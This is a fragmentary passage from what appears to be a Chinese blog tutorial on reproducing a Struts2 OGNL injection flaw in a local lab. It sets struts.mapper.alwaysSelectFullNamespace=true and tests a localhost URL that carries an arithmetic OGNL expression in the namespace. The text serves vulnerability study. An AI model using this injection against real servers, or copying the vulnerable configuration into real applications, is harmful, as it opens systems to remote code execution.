
```
<param name = "actionName">register2</param>
```

```
</result>
```

```
</action>
```

```
</package>
```

```
</struts>
```




<https://blog.csdn.net/helloexp>

■ org/apache/struts2/default.properties:201 , 其值为 true


Whether to always select the namespace to be everything before the last slash or not

struts.mapper.alwaysSelectFullNamespace=true

修改完之后，右键项目，Run as --->Run on server



4、启动服务器，部署项目成功之后，浏览器访问 [http://localhost:8080/struts2-showcase/\\${\(1234+4321\)}/actionChain1](http://localhost:8080/struts2-showcase/${(1234+4321)}/actionChain1)



即可看到上图效果（同时控制台成功打印调试语句）